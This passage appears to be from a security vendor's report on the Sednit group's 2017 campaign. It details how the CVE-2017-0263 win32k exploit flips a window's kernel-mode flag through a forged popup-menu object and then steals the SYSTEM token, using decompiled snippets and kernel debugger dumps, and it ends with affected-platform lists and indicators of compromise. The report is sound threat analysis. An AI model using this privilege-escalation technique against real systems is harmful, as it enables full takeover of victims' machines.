fffff900`c06492d0 fffff900c06492a0 fffff900c06492a0
fffff900`c06492e0 fffff900c06492a0 0000000000000000
fffff900`c06492f0 fffff900c06492a0 fffff900c06492a0
fffff900`c0649300 fffff900c06492a0 fffff900c06492a0
fffff900`c0649310 fffff900c06492a0 fffff900c06492a0
fffff900`c0649320 fffff900c06492a0 fffff900c06492a0
fffff900`c0649330 fffff900c06492a0 fffff900c06492a0
fffff900`c0649340 fffff900c06492a0 fffff900c06492a0
fffff900`c0649350 fffff900c06492a0 fffff900c06492a0
fffff900`c0649360 fffff900c06492a0 fffff900c06492a0
fffff900`c0649370 0000000000000000 fffff900c06492a0
fffff900`c0649380 fffff900c06492a0 fffff900c06492a0
fffff900`c0649390 fffff900c06492a0 fffff900c06492a0
fffff900`c06493a0 fffff900c06492a0 fffff900c06492a0
fffff900`c06493b0 fffff900c06492a0 fffff900c06492a0
fffff900`c06493c0 fffff900c06492a0 fffff900c06492a0
fffff900`c06493d0 fffff900c06492a0 fffff900c06492a0
fffff900`c06493e0 fffff900c06492a0 fffff900c06492a0
fffff900`c06493f0 fffff900c06492a0 fffff900c06492a0
fffff900`c0649400 fffff900c06492a0 fffff900c06492a0
fffff900`c0649410 fffff900c06492a0 fffff900c06492a0
```

When all the windows are created, the exploit will allocate 2 additional windows. The purpose of first one is to be executed in a kernel thread: let’s call this window KernelWnd, and the other one will mainly receive all the necessary messages needed for the exploit to complete; let’s call this window TargetWindow. Then, the exploit associates this procedure with the newly allocated object, KernelWnd.

```
// …
TargetWindow = CreateWindowExW(0x80088u, MainWindowClass, 0, WS_VISIBLE, 0, 0, 1, 1, 0, 0, hModuleSelf, 0);
KernelWnd = CreateWindowExW(0, MainWindowClass, 0, 0, 0, 0, 1, 1, 0, 0, hModuleSelf, 0);
// …
SetWindowLongW(KernelWnd, GWL_WNDPROC, (LONG)Payload_0->WndProc);
```

Let’s add some context around the behavior of the win32k component. Every time you create a new window through CreateWindowExW, the driver will allocate a new tagWND object in the kernel. The object can be described like this (some fields are removed for clarity’s sake):

```
kd> dt tagWND
win32k!tagWND
  +0x000 head            : _THRDESKHEAD
  +0x028 state           : Uint4B
  // ...
  +0x028 bServerSideWindowProc : Pos 18, 1 Bit
  // ...
  +0x042 fnid            : Uint2B
  +0x048 spwndNext       : Ptr64 tagWND
  +0x050 spwndPrev       : Ptr64 tagWND
  +0x058 spwndParent     : Ptr64 tagWND
  +0x060 spwndChild      : Ptr64 tagWND
  +0x068 spwndOwner      : Ptr64 tagWND
  +0x070 rcWindow        : tagRECT
  +0x080 rcClient        : tagRECT
  +0x090 lpfnWndProc     : Ptr64     int64
  +0x098 pcls            : Ptr64 tagCLS
  // ...
```

As you can see, the tagWND->lpfnWindowProc contains the address of the procedure associated with this window. The driver usually lowers its privileges in order to execute this procedure in the user's context. This behavior is controlled by the bit tagWND->bServerSideProc. If this bit is set, then the procedure will be run with elevated privileges, i.e in the kernel. The exploit works by flipping the tagWND->bServerSideProc bit. All the attacker needs to do is to find a way of flipping that bit.


During the destruction of the menus, the hook set up before will check if the class of the object is SysShadow as shown on the next code block. If that's the case, it will replace the associated procedure with its own.

```
GetClassNameW(tagCWPSTRUCT->hwnd, &ClassName, 20);
if ( !wcscmp(&ClassName, STR_SysShadow) )
{
  if ( ++MenuIndex == 3 )
  {
    // tagWND
    ::wParam = *(_DWORD *)(FN_LeakHandle((int)hWnd[0]) + sizeof_tagWND_0);
    // Replace the WndProc of the object
    SetWindowLongW(tagCWPSTRUCT->hwnd, GWL_WNDPROC, (LONG)FN_TriggerExploit);
  }
```

In this procedure, we can see that the exploit looks for the WM_NCDESTROY message. If the requirements are met, it will build a malicious tagPOPUPMENU object which is described by the following pseudocode:

```
if ( Msg == WM_NCDESTROY )
{
  struct tagPOPUPMENU *pm = BuildFakeObject();
  SetClassLongW(..., pm);
}
```

Note that the address used to build this object is within the extra memory allocated at the end of our first tagWND. Then, the exploit calls NtUserMNDragLeave, in order to flip the bServerSideProc bit of our KernelWnd object. To do so, the function will retrieve a tagMENUSTATE object using the structure tagTHREADINFO.
The tagMENUSTATE object contains the address of the menu object being destroyed (tagMENUSTATE->pGlobalPopupMenu).




```
0: kd> dt tagTHREADINFO @rax
win32k!tagTHREADINFO
   +0x000 pEThread         : 0xfffffa80`04c9d4b0 _ETHREAD
   +0x008 RefCount         : 1
   +0x010 ptlW32           : 0xfffff880`020dd588 _TL
   +0x018 pgdiDcattr       : 0x00000000`00030820 Void
   +0x020 pgdiBrushAttr    : (null)
   +0x028 UMPDOBJList      : _LIST_ENTRY [ 0xfffff900`c1a34a28
   +0x038 pUMPDHeap        : (null)
   +0x040 pProxyPort       : (null)
   +0x048 pClientID        : (null)
   +0x050 GdiTmpTgoList    : _LIST_ENTRY [ 0xfffff900`c1a34a50
   +0x060 pRBRecursionCount : 0
   +0x064 pNonRBRecursionCount : 0
   +0x068 tlSpriteState    : _TLSPRITESTATE
   +0x110 pSpriteState     : 0xfffff900`c1a34a68 Void
   +0x118 pDevHTInfo       : (null)
   +0x120 ulDevHTInfoUniqueness : 0
   +0x128 pdcoAA           : (null)
   +0x130 pdcoRender       : (null)
   +0x138 pdcoSrc          : (null)
   +0x140 bEnableEngUpdateDeviceSurface : 0 ''
   +0x141 bIncludeSprites  : 0 ''
   +0x144 ulWindowSystemRendering : 0
   +0x148 iVisRgnUniqueness : 0x1b22
   +0x150 ptl              : 0xfffff880`020dc7f8 _TL
   +0x158 ppi              : 0xfffff900`c2085010 tagPROCESSINFO
   +0x160 pq               : 0xfffff900`c212ba60 tagQ
   +0x168 spklActive       : 0xfffff900`c012cc10 tagKL
   +0x170 pcti             : 0xfffff900`c0621a60 tagCLIENTTHREA
   +0x178 rpdesk           : 0xfffffa80`04f6dac0 tagDESKTOP
   +0x180 pDeskInfo        : 0xfffff900`c0600a70 tagDESKTOPINFO
   +0x188 ulClientDelta    : 0xfffff900`bfe00000
   +0x190 pClientInfo      : 0x00000000`7efd8800 tagCLIENTINFO
   +0x198 TIF_flags        : 0x11100100
   +0x1a0 pstrAppName      : (null)
   +0x1a8 psmsSent         : (null)
   +0x1b0 psmsCurrent      : (null)
   +0x1b8 psmsReceiveList  : (null)
   +0x1c0 timeLast         : 0n18405562
   +0x1c8 idLast           : 0xfffff900`c1a16a10
   +0x1d0 exitCode         : 0n0
   +0x1d8 hdesk            : 0x00000000`00000050 HDESK__
   +0x1e0 cPaintsReady     : 0n0
   +0x1e4 cTimersReady     : 1
   +0x1e8 pMenuState       : 0xfffff960`003485a0 tagMENUSTATE
   +0x1f0 ptdb             : (null)
   +0x1f0 pvinsta          : (null)
```

```
0: kd> dx -r1 (*((win32k!tagMENUSTATE *)0xfffff960003485a0 ))
(*((win32k!tagMENUSTATE *)0xfffff960003485a0))                 [Type: tagMENUSTATE]
    [+0x000] pGlobalPopupMenu : 0xfffff900c01fb090 [Type: tagPOPUPMENU *]
    [+0x008 ( 0: 0)] fMenuStarted    : 0x0 [Type: unsigned long]
    [+0x008 ( 1: 1)] fIsSysMenu      : 0x0 [Type: unsigned long]
    [+0x008 ( 2: 2)] fInsideMenuLoop : 0x0 [Type: unsigned long]
    [+0x008 ( 3: 3)] fButtonDown     : 0x0 [Type: unsig
    [+0x008 ( 4: 4)] fInEndMenu      : 0x0 [Type: unsig
    [+0x008 ( 5: 5)] fUnderline      : 0x1 [Type: unsig
    [+0x008 ( 6: 6)] fButtonAlwaysDown : 0x0 [Type: unsi
    [+0x008 ( 7: 7)] fDragging       : 0x0 [Type: unsig
    [+0x008 ( 8: 8)] fModelessMenu   : 0x1 [Type: unsig
    [+0x008 ( 9: 9)] fInCallHandleMenuMessages : 0x0 [Ty
    [+0x008 (10:10)] fDragAndDrop    : 0x1 [Type: unsig
    [+0x008 (11:11)] fAutoDismiss    : 0x1 [Type: unsigned long]
    [+0x008 (12:12)] fAboutToAutoDismiss : 0x0 [Type: unsigned long]
    [+0x008 (13:13)] fIgnoreButtonUp : 0x0 [Type: unsigned long]
    [+0x008 (14:14)] fMouseOffMenu   : 0x0 [Type: unsigned long]
    [+0x008 (15:15)] fInDoDragDrop   : 0x0 [Type: unsigned long]
    [+0x008 (16:16)] fActiveNoForeground : 0x0 [Type: unsigned long]
    [+0x008 (17:17)] fNotifyByPos    : 0x0 [Type: unsigned long]
    [+0x008 (18:18)] fSetCapture     : 0x0 [Type: unsigned long]
    [+0x008 (23:19)] iAniDropDir     : 0x0 [Type: unsigned long]
    [+0x008 (24:24)] fMarkDestroy    : 0x1 [Type: unsigned long]
    [+0x00c] ptMouseLast       : {x=65 y=5} [Type: tagPOINT]
    [+0x014] mnFocus           : -1 [Type: int]
    [+0x018] cmdLast           : 0 [Type: int]
    [+0x020] ptiMenuStateOwner : 0xfffff900c1a34a00 [Type: tagTHREADINFO *]
    [+0x028] dwLockCount       : 0x0 [Type: unsigned long]
    [+0x030] pmnsPrev          : 0x0 [Type: tagMENUSTATE *]
    [+0x038] ptButtonDown      : {x=65 y=5} [Type: tagPOINT]
    [+0x040] uButtonDownHitArea : 0x0 [Type: unsigned __int64]
    [+0x048] uButtonDownIndex  : 0x0 [Type: unsigned int]
    [+0x04c] vkButtonDown      : 1 [Type: int]
    [+0x050] uDraggingHitArea  : 0x0 [Type: unsigned __int64]
    [+0x058] uDraggingIndex    : 0x0 [Type: unsigned int]
    [+0x05c] uDraggingFlags    : 0x0 [Type: unsigned int]
    [+0x060] hdcWndAni         : 0x0 [Type: HDC__ *]
    [+0x068] dwAniStartTime    : 0x0 [Type: unsigned long]
    [+0x06c] ixAni             : 0 [Type: int]
    [+0x070] iyAni             : 0 [Type: int]
    [+0x074] cxAni             : 0 [Type: int]
    [+0x078] cyAni             : 0 [Type: int]
    [+0x080] hbmAni            : 0x0 [Type: HBITMAP__ *]
    [+0x088] hdcAni            : 0x10100b6 [Type: HDC__ *]
```

```
0: kd> dq 0xfffff900c01fb090
fffff900`c01fb090  00098208`00098208 fffff900`c0643ee8
fffff900`c01fb0a0  fffff900`c0643ee8 fffff900`c0643ee8
fffff900`c01fb0b0  fffff900`c0659b42 fffff900`c0643ee8
fffff900`c01fb0c0  fffff900`c0643ee8 fffff900`c0643ee8
fffff900`c01fb0d0  ffffffff`ffffffff fffff900`c0643ee8
fffff900`c01fb0e0  ffffffff`ffffffff 00004444`44444444
```

Fake object used with SetClassLongW(...)

As you can see, the tagPOPUPMENU is the malicious object we crafted in user space before calling NtUserMNDragLeave. Looking at the fields in the malicious tagPOPUPMENU, we can see that they all points in the extra memory except one, which points into our KernelWnd object.




```
0: kd> dx -r1 (*((win32k!tagPOPUPMENU *)0xfffff900c01fb090))
(*((win32k!tagPOPUPMENU *)0xfffff900c01fb090))                 [Type: tagPOPUPMENU]
    [+0x000 ( 0: 0)] fIsMenuBar        : 0x0 [Type: unsigned long]
    [+0x000 ( 1: 1)] fHasMenuBar       : 0x0 [Type: unsigned long]
    [+0x000 ( 2: 2)] fIsSysMenu        : 0x0 [Type: unsigned long]
    [+0x000 ( 3: 3)] fIsTrackPopup     : 0x1 [Type: unsigned long]
    [+0x000 ( 4: 4)] fDroppedLeft      : 0x0 [Type: unsigned long]
    [+0x000 ( 5: 5)] fHierarchyDropped : 0x0 [Type: unsigned long]
    [+0x000 ( 6: 6)] fRightButton      : 0x0 [Type: unsigned long]
    [+0x000 ( 7: 7)] fToggle           : 0x0 [Type: unsigned long]
    [+0x000 ( 8: 8)] fSynchronous      : 0x0 [Type: unsigned long]
    [+0x000 ( 9: 9)] fFirstClick       : 0x1 [Type: unsigned long]
    [+0x000 (10:10)] fDropNextPopup    : 0x0 [Type: unsigned long]
    [+0x000 (11:11)] fNoNotify         : 0x0 [Type: unsigned long]
    [+0x000 (12:12)] fAboutToHide      : 0x0 [Type: unsigned long]
    [+0x000 (13:13)] fShowTimer        : 0x0 [Type: unsigned long]
    [+0x000 (14:14)] fHideTimer        : 0x0 [Type: unsigned long]
    [+0x000 (15:15)] fDestroyed        : 0x1 [Type: unsigned long]
    [+0x000 (16:16)] fDelayedFree      : 0x1 [Type: unsigned long]
    [+0x000 (17:17)] fFlushDelayedFree : 0x0 [Type: unsigned long]
    [+0x000 (18:18)] fFreed            : 0x0 [Type: unsigned long]
    [+0x000 (19:19)] fInCancel         : 0x1 [Type: unsigned long]
    [+0x000 (20:20)] fTrackMouseEvent  : 0x0 [Type: unsigned long]
    [+0x000 (21:21)] fSendUninit       : 0x0 [Type: unsigned long]
    [+0x000 (22:22)] fRtoL             : 0x0 [Type: unsigned long]
    [+0x000 (27:23)] iDropDir          : 0x0 [Type: unsigned long]
    [+0x000 (28:28)] fUseMonitorRect   : 0x0 [Type: unsigned long]
    [+0x000 (29:29)] flockDelayedFree  : 0x0 [Type: unsigned long]
    [+0x000 (30:30)] fMenuStateRef     : 0x0 [Type: unsigned long]
    [+0x000 (31:31)] fMenuWindowRef    : 0x0 [Type: unsigned long]
    [+0x008] spwndNotify       : 0xfffff900c0643ee8 [Type: tagWND *]
    [+0x010] spwndPopupMenu    : 0xfffff900c0643ee8 [Type: tagWND *]
    [+0x018] spwndNextPopup    : 0xfffff900c0643ee8 [Type: tagWND *]
    [+0x020] spwndPrevPopup    : 0xfffff900c0659b42 [Type: tagWND *]
    [+0x028] spmenu            : 0xfffff900c0643ee8 [Type: tagMENU *]
    [+0x030] spmenuAlternate   : 0xfffff900c0643ee8 [Type: tagMENU *]
    [+0x038] spwndActivePopup  : 0xfffff900c0643ee8 [Type: tagWND *]
    [+0x040] ppopupmenuRoot    : 0xffffffffffffffff [Type: tagPOPUPMENU *]
    [+0x048] ppmDelayedFree    : 0xfffff900c0643ee8 [Type: tagPOPUPMENU *]
    [+0x050] posSelectedItem   : 0xffffffff [Type: unsigned int]
    [+0x054] posDropped        : 0xffffffff [Type: unsigned int]
    [+0x058] ppmlockFree       : 0x444444444444 [Type: tagPOPUPMENU *]
```


From here, the execution will reach the function MNFreePopup, which takes a pointer to a tagPOPUPMENU object. Eventually this function will call HMAssignmentUnlock, passing the fields spwndNextPopup and spwndPrevPopup as argument:

```
; win32k!HMAssignmentUnlock
rsp,28h
mov     rdx,qword ptr [rcx]
and     qword ptr [rcx],0
test    rdx,rdx
je      win32k!HMAssignmentUnlock+0x4f (fffff960`00119adf)
add     dword ptr [rdx+8],0FFFFFFFFh; Flipping bServerSideProc
jne     win32k!HMAssignmentUnlock+0x4f (fffff960`00119adf)
movzx   eax,word ptr [rdx]
```

After the execution of the syscall, our tagWND structure associated with our KernelWnd looks like this:



```
0: kd> dt tagWND @rdx-2a+8
win32k!tagWND
   +0x000 head               : _THRDESKHEAD
   +0x028 state              : 0x40000018
   +0x028 bHasMeun           : 0y0
   +0x028 bHasVerticalScrollbar : 0y0
   +0x028 bHasHorizontalScrollbar : 0y0
   +0x028 bHasCaption        : 0y1
   +0x028 bSendSizeMoveMsgs  : 0y1
   +0x028 bMsgBox            : 0y0
   +0x028 bActiveFrame       : 0y0
   +0x028 bHasSPB            : 0y0
   +0x028 bNoNCPaint         : 0y0
   +0x028 bSendEraseBackground : 0y0
   +0x028 bEraseBackground   : 0y0
   +0x028 bSendNCPaint       : 0y0
   +0x028 bInternalPaint     : 0y0
   +0x028 bUpdateDirty       : 0y0
   +0x028 bHiddenPopup       : 0y0
   +0x028 bForceMenuDraw     : 0y0
   +0x028 bDialogWindow      : 0y0
   +0x028 bHasCreatestructName : 0y0
   +0x028 bServerSideWindowProc : 0y0
   +0x028 bAnsiWindowProc    : 0y0
   +0x028 bBeingActivated    : 0y0
   +0x028 bHasPalette        : 0y0
   +0x028 bPaintNotProcessed : 0y0
   +0x028 bSyncPaintPending  : 0y0
   +0x028 bRecievedQuerySuspendMsg  : 0y0
   +0x028 bRecievedSuspendMsg : 0y0
   +0x028 bToggleTopmost     : 0y0
   +0x028 bRedrawIfHung      : 0y0
   +0x028 bRedrawFrameIfHung : 0y0
   +0x028 bAnsiCreator       : 0y0
   +0x028 bMaximizesToMonitor : 0y1
   +0x028 bDestroyed         : 0y0
   +0x02c state2             : 0x80000700
   +0x02c bWMPaintSent       : 0y0
   +0x02c bEndPaintInvalidate : 0y0
   +0x02c bStartPaint        : 0y0
```



```
0: kd> dt tagWND @rdx-2a+8
win32k!tagWND
   +0x000 head               : _THRDESKHEAD
   +0x028 state              : 0x3fff0018
   +0x028 bHasMeun           : 0y0
   +0x028 bHasVerticalScrollbar : 0y0
   +0x028 bHasHorizontalScrollbar : 0y0
   +0x028 bHasCaption        : 0y1
   +0x028 bSendSizeMoveMsgs  : 0y1
   +0x028 bMsgBox            : 0y0
   +0x028 bActiveFrame       : 0y0
   +0x028 bHasSPB            : 0y0
   +0x028 bNoNCPaint         : 0y0
   +0x028 bSendEraseBackground : 0y0
   +0x028 bEraseBackground   : 0y0
   +0x028 bSendNCPaint       : 0y0
   +0x028 bInternalPaint     : 0y0
   +0x028 bUpdateDirty       : 0y0
   +0x028 bHiddenPopup       : 0y0
   +0x028 bForceMenuDraw     : 0y0
   +0x028 bDialogWindow      : 0y1
   +0x028 bHasCreatestructName : 0y1
   +0x028 bServerSideWindowProc : 0y1
   +0x028 bAnsiWindowProc    : 0y1
   +0x028 bBeingActivated    : 0y1
   +0x028 bHasPalette        : 0y1
   +0x028 bPaintNotProcessed : 0y1
   +0x028 bSyncPaintPending  : 0y1
   +0x028 bRecievedQuerySuspendMsg  : 0y1
   +0x028 bRecievedSuspendMsg : 0y1
   +0x028 bToggleTopmost     : 0y1
   +0x028 bRedrawIfHung      : 0y1
   +0x028 bRedrawFrameIfHung : 0y1
   +0x028 bAnsiCreator       : 0y1
   +0x028 bMaximizesToMonitor : 0y0
   +0x028 bDestroyed         : 0y0
   +0x02c state2             : 0x80000700
   +0x02c bWMPaintSent       : 0y0
   +0x02c bEndPaintInvalidate : 0y0
   +0x02c bStartPaint        : 0y0
```

Everything is set! The exploit just needs to send the right message in order to trigger the execution of our procedure in kernel mode.

```
syscall(NtUserMNDragLeave, 0, 0);
// Send a message to the procedure in order to trigger its execution in kernel mode.
KernelCallbackResult = SendMessageW(KernelWnd, 0x9F9Fu, ::wParam, 0);
Status.Triggered = KernelCallbackResult == 0x9F9F;
if ( KernelCallbackResult != 0x9F9F )
  // Error, try again.
  PostMessageW(TargetWindow, 0xABCDu, 0, 0);
```

Finally, the window procedure running with elevated privileges will steal the SYSTEM token and add it to the calling process. After successfully running the exploit, FLTLDR.EXE should run with SYSTEM privileges, and will install Seduploader's payload

Summary

This campaign shows us that Sednit has not ceased its activities. They still keep their old habits: using known attack methods, reusing code from other malware or public websites, and making small mistakes such as typos in Seduploader's configuration (shel instead of shell).

Also usual is the fact that they once again improved their toolset, this time adding some built-in features such as the screenshotter and integrating two new zero-day exploits into their arsenal.

Platforms affected by CVE-2017-0262 and CVE-2017-0263 (according to Microsoft)

CVE-2017-0262

- Microsoft Office 2010 Service Pack 2 (32-bit editions)
- Microsoft Office 2010 Service Pack 2 (64-bit editions)
- Microsoft Office 2013 Service Pack 1 (32-bit editions)
- Microsoft Office 2013 Service Pack 1 (64-bit editions)
- Microsoft Office 2013 RT Service Pack 1
- Microsoft Office 2016 (32-bit edition)
- Microsoft Office 2016 (64-bit edition)

Microsoft advises all customers to follow the guidance in security advisory ADV170005 as a defense-in-depth measure against EPS filter vulnerabilities.

CVE-2017-0263

- Windows 7 for 32-bit Systems Service Pack 1
- Windows 7 for x64-based Systems Service Pack 1
- Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- Windows Server 2008 R2 for Itanium-Based Systems Service Pack 1
- Windows Server 2008 R2 for x64-based Systems Service Pack 1
- Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
- Windows Server 2012
- Windows Server 2012 (Server Core installation)
- Windows 8.1 for 32-bit systems
- Windows 8.1 for x64-based systems
- Windows Server 2012 R2
- Windows RT 8.1
- Windows Server 2012 R2 (Server Core installation)
- Windows 10 for 32-bit Systems
- Windows 10 for x64-based Systems
- Windows 10 Version 1511 for x64-based Systems
- Windows 10 Version 1511 for 32-bit Systems
- Windows Server 2016
- Windows 10 Version 1607 for 32-bit Systems
- Windows 10 Version 1607 for x64-based Systems
- Windows Server 2016 (Server Core installation)
- Windows 10 Version 1703 for 32-bit Systems
- Windows 10 Version 1703 for x64-based Systems
- Windows Server 2008 for Itanium-Based Systems Service Pack 2
- Windows Server 2008 for 32-bit Systems Service Pack 2
- Windows Server 2008 for x64-based Systems Service Pack 2<
- Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)

IoCs

Also available on ESET's Github.

SHA-1	Filename	ESET detection name
`d5235d136cfcadbef431eea7253d80bde414db9d`	Trump's_Attack_on_Syria_English.docx	Win32/Exploit.Agent.NWZ
`18b7dd3917231d7bae93c11f915e9702aa5d1bbb`	image1.eps	Win32/Exploit.Agent.NWZ

SHA-1	Filename	ESET detection name
6a90e0b5ec9970a9f443a7d52eee4c16f17fcc70	joiner.dll	Win32/Exploit.Agent.NWV
e338d49c270baf64363879e5eecb8fa6bdde8ad9	apisecconnect.dll	Win32/Sednit.BG

Mutex

```
flPGdvyhPykxGvhDOAZnU
```

Registry key

```
HKCU\Software\Microsoft\Office test\Special\Perf
```

9 May 2017 - 08:00PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion